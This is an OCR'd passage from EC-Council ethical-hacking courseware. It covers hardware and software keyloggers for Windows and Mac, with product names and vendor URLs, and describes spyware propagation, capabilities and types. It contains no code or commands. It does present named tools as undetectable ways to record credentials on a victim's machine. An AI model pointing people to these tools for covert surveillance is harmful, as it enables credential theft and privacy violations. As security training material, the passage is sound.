These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.106: Different types of hardware keyloggers

Hardware keyloggers come from numerous manufacturers and vendors, some of which are discussed as follows:

- **KeyGrabber**

  Source: *https://www.keydemon.com*

  A KeyGrabber hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. It comes in various forms, such as KeyGrabber USB, KeyGrabber PS/2, and KeyGrabber Nano Wi-Fi.




Figure 6.107: Screenshot of KeyGrabber hardware keylogger

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Some hardware keyloggers are listed as follows:

- KeyGrabber USB (*http://www.keelog.com*)
- KeyCarbon (*http://www.keycarbon.com*)
- Keyllama Keylogger (*https://Keyllama.com*)
- Keyboard logger (*https://www.detective-store.com*)
- KeyGhost (*http://www.keyghost.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for Windows

Spyrix Keylogger Free	Spyrix Keylogger Free is used for remote monitoring on your PC that includes recording of keystrokes, passwords, and screenshots



- REFOG Personal Monitor — https://www.refog.com
- All In One Keylogger — http://www.relytec.com
- Elite Keylogger — https://www.elitekeyloggers.com
- StaffCop Standard — https://www.staffcop.com
- Spytector — https://www.spytector.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for Windows

Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

- **Spyrix Keylogger Free**

  Source: *http://www.spyrix.com*

  Spyrix Keylogger Free is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

  Attackers use the Spyrix Keylogger Free tool to record all the keystrokes on the victim system from a remote system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.108: Screenshot of Spyrix Keylogger

Some of the keyloggers for Windows are listed as follows:

- REFOG Personal Monitor (*https://www.refog.com*)
- All In One Keylogger (*http://www.relytec.com*)
- Elite Keylogger (*https://www.elitekeyloggers.com*)
- StaffCop Standard (*https://www.staffcop.com*)
- Spytector (*https://www.spytector.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for Mac

Refog Mac Keylogger	Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer

https://www.refog.com

- Spyrix Keylogger For Mac OS — http://www.spyrix.com
- Elite Keylogger for Mac — https://www.elite-keylogger.net
- Aobo Mac OS X Keylogger — https://www.eosemon.com
- KidLogger for MAC — http://kidlogger.net
- Perfect Keylogger for Mac — https://www.blazingtools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for Mac

There are various keyloggers available on the market that run on Mac OS. These downloadable tools can assist an attacker in recording keystrokes and monitoring users' activities. They enable you to record everything the user does on the computer, such as keystroke logging, recording email communication, chat messaging, taking screenshots of each activity, and more.

The following keystroke loggers are specifically used on Mac OS:

- **Refog Mac Keylogger**

  Source: *https://www.refog.com*

  Refog Mac Keylogger provides undetected surveillance and records all the keystrokes on the computer. As shown in the screenshot, the attackers use the Refog Mac Keylogger to record all the activities of the target user and steal critical information such as login credentials.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.109: Screenshot of Amac Keylogger

Some of the keyloggers for Mac are listed as follows:

- Spyrix Keylogger For Mac OS (*http://www.spyrix.com*)
- Elite Keylogger for Mac (*https://www.elite-keylogger.net*)
- Aobo Mac OS X Keylogger (*https://www.easemon.com*)
- KidLogger for MAC (*http://kidlogger.net*)
- Perfect Keylogger for Mac (*https://www.blazingtools.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

- Spyware is a stealthy program that records the user's interaction with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware hides its process, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a hidden component of freeware programs that can be available on the Internet for download
- It allows the attacker to gather information about a victim or organization such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. Drive-by download
2. Masquerading as anti-spyware
3. Web browser vulnerability exploits
4. Piggybacked software installation
5. Browser add-ons
6. Cookies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by "piggybacking" the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as "drive-by downloading."

  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user's computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

  The installed spyware can also help the attacker perform the following on target computers:

  - Steals users' personal information and sends it to a remote server or hijacker
  - Monitors users' online activity
  - Displays annoying pop-ups
  - Redirects a web browser to advertising sites
  - Changes the browser's default setting and prevents the user from restoring it
  - Adds several bookmarks to the browser's favorites list
  - Decreases overall system security level
  - Reduces system performance and causes software instability
  - Connects to remote pornography sites
  - Places desktop shortcuts to malicious spyware sites
  - Steals your passwords
  - Sends you targeted email
  - Changes the home page and prevents the user from restoring it
  - Modifies the dynamically linked libraries (DLLs) and slows down the browser
  - Changes firewall settings
  - Monitors and reports websites you visit

- **Types of Spyware**

  Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, ten major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

  - **Desktop Spyware**

    Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

Desktop spyware allows attackers to perform the following:

- Live recording of remote desktops
- Recording and monitoring Internet activities
- Recording software usage and timings
- Recording an activity log and storing it at one centralized location
- Logging users' keystrokes

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages (e.g., AIM, MSN, Yahoo, Myspace, Facebook).

- **Internet Spyware**

